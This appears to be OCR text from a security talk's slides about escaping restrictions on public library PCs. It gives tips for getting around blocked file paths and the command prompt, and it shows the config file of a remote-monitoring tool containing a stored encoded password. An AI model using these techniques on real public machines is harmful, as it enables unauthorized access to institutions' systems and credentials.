
Internet Use PC




Internet Use PC

- Usually 1 or 2 hour blocks – Like a time limited CTF!
- Library card to login – Guest accounts often available!
- Disk imaging / freezing software commonly in place
- Full internet access
- Software in place to limit session times
- Some level of OS restrictions in place





Access Granted


Internet Use PC




Disk Restrictions


- If file browser paths are restricted, shortcuts usually work!







Command Prompt Restrictions






Internal Network, Apps




iSPY
File
Home
Share
View
This PC
OSDisk
Quick access
Desktop
Downloads
Documents
Pictures
Music
Videos
OneDrive
This PC
3D Objects
Desktop
Documents
Downloads
Music
Pictures
Videos
Name
Plugins
authadmin
authSSP.dl
cad
IRIMG1
iSPY
iSPYServer
ldapauth.d
Licence
logging.dll
logmessag
MSLogonA
MSRC4Plu
unzip32.dll
vnchooks.
workgrpdo
zip32.dll
17 items
1 item selected 674 bytes
C:\ITC_MyPCTempInstallDir\Files\ProgramFiles64Folder\ITS\iSPY\iSPY.ini - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
my_sparser.npl
regload.bat
InstallMSI.bat
iSPY.ini
7 BlackAlphaBlending=0
8 DefaultScale=1
9 UseDSMPlugin=0
10 DSMPlugin=
11 SocketConnect=1
12 HTTPConnect=1
13 XDMCPConnect=0
14 AutoPortSelect=1
15 InputsEnabled=1
16 LocalInputsDisabled=0
17 IdleTimeout=0
18 EnableJapInput=0
19 QuerySetting=2
20 QueryTimeout=10
21 QueryAccept=0
22 LockSetting=0
23 RemoveWallpaper=0
24 RemoveAero=0
25 DebugMode=0
26 Avilog=0
27 DebugLevel=0
28 AllowLoopback=1
29 LoopbackOnly=0
30 AllowShutdown=0
31 AllowProperties=0
32 AllowEditClients=0
33 FileTransferTimeout=30
34 DisableTrayIcon=1
35 MSLogonRequired=0
36 NewMSLogon=0
37 ConnectPriority=1
38 [iSPY]
39 passwd=DAF46BC34942E1369E
People also ask

